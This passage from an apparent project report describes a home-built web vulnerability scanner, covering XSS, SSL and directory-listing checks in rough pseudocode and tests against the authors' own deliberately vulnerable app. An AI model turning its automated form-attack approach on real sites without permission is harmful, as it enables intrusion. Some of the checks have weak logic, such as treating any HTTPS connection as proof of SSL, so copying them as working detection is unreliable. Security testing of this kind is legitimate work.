AttackWindow class and checks for possibility of XSS.
Source Code for checking for XSS is
static HttpURLConnection <connection>;
static String <page>="";
<connection> = (HttpURLConnection) new
URL(<_inject_string>).openConnection();
<page>=<page source of response from connection object>
if(<_page>.indexOf("'"()&%1")!=-1)return "XSS Possible";
return "XSS Not Possible";
5.4.4 SSLChecker
The SSLChecker class creates an attack vector and checks SSL is
implemented in the page. Source Code for checking for SSL
implementation is
String <SSL_Checker>=””;
try
{<SSL_Checker>="false";
<url>="https"+<url>;
HttpURLConnection <connection> = (HttpURLConnection)
new URL(<url>).openConnection();
<SSL_Checker>="true";
}
catch (Exception ex) {
<SSL_Checker>="false";}
5.5 PHASE 5 IMPLEMENTATION
Phase 5 implementation is the subcrawling process. This phase comes into
play only if basic authentication credentials supplied by the user in the
45
form console which is used for generating a forged HTTP Request actually
returns an authenticated page.
This implies that the authentication mechanism used by the server does not
sufficiently restrict URL access.
The authenticated pages that are gathered as a result of subcrawling are
then further tested for vulnerabilities and reported to the user.
This phase involves only one class:
1. Subcrawler
5.5.1 Subcrawler
This class is similar to basic crawling where each authenticated link is
taken their href parameter is removed and stored. Since this has
already been explained in an earlier section its implementation will
not be shown here.
It must be noted that these pages are a case of Failure to Restrict URL
Access as specified by OWASP. This is because without any login
credentials it is possible to generate a HTTP Request and retrieve the
information in these pages.
Also the subcrawler checks for Directory Listing of Files. This can be
checked by taking the page source and checking for <address>…
</address> tags. If such tags are present then the user is intimated the
page where directory listing has been found.
Source Code for checking Directory Listing of Files
<page> = <html source code of given URL>
if(<page>.indexOf("<address")!=-1) “Directory Listing found in
URL ” +
<url>
46
6. RESULT AND TESTING
6.1 RUNNING OUR TOOL ON WEB APPLICATION
For the purpose of testing we designed our own Web Application with
known defects/vulnerabilities and deployed in a separate machine. In
another machine we implemented and ran our tool. Using our tool we
accessed the Web Application and tested it for vulnerabilities. The results of
this testing have been documented in this section.
6.1.1 Screenshots of vulnerable Web Application
Home Page


Fig 12.Vulnerable Application Home Page
This is the home page of our designed Web Application. Here users
are required to input a valid log in to proceed to the authenticated
pages. If login is unsuccessful then user is returned back to this login
page. If login is successful then user is redirected to authenticated
page. If wrong details are entered ie data that is written specifically to
trigger exceptions they are caught properly and the browser is
automatically redirected to the login page.
47
Authenticated Page (after user log in is successful)


Fig 13.Vulnerable Application Authenticated Page
This is an authenticated page that the user sees after he/she has
supplied proper login credentials.
6.1.2 Phase 1 and Phase 2
The Vulnerable Web Application is hosted in the IP Address
192.168.1.5 under port number 15023 and the name of the Web
Application in sqlvulnerableapp_3_1_2.

This is given as input to the text box and when search is clicked Phase
1 as specified in implementation begins. The results of Phase 1 are
displayed as header information in the right textbox and issues
relating to it are displayed in the textbox below that. Since our domain
name is not officially registered the IP Address and Location are
displayed as unknown. The crawling phase then begins which is Phase
2. All the links associated with the Web Application get listed in the
bottom left text box along with the number of pages found. If all links
have been traversed by crawler then the label at the bottom left
becomes Scan Complete.
48
Furthermore if any of the pages traversed by crawler contains a
<form> tag then the Open Form Console button becomes enabled. It
must be noted that till then the button remains disabled.
Fi Fig 14.Our Tool- scanning page
49

Fig 15.Our tool-proxy pane
The above screenshot is used to set the proxy for the tool. The first
text box is used to set the Proxy Address and the second text box is
used to set the Proxy Port.

Fig 16.Our Tool-Form Console
6.1.3 Phase 3
This is a screenshot of the Form Console. The Form Console contains the
list of all forms found within the Web Application and stored by our tool.
In our Web Application there exists only one form which is at the home
page. Labels are used to list the URL of the form, its name, method and
action respectively.
A textarea to the right specifies all the parameters associated within the
form; their Type and Name. To the right of that is a textarea containing the
entire HTML source code of the page. Below the form associated labels is
a textarea listing the vulnerabilities in the current page with respect to the
currently displayed form. Also provision has been made to modify the
parameters of the form. This can be done by clicking on the modify
params button which enables the parameter, type and Set value labels and
the textbox so that user can set its parameters. After setting all required
parameters user can click submit and the attack phase will begin.
50

Fig 17.Our Tool-Form Console Parameter Modification
6.1.4 Phase 4
The attack phase begins soon after the user clicks on submit. Attack
vectors are automatically created by the tool and are used to attack the
target Web Application on the target page.
Since the form, its method and action are all already known to the tool
and parameter set by the user it is very easy for the tool to commence
attack and report the results.
After each attack vector is deployed (they are deployed sequentially)
if they are successful then a messagebox is displayed to the user
stating the success of the Attack Vector in compromising the Web
Application and intimates the user to make appropriate changes for
the same.
Fig 18.Our Fig 18: Tool-Response Message(SQL Injection)
51
Fig 19.Our Tool-Response Message(XSS)
Fig20.Our Tool Response Message(SSL)
52
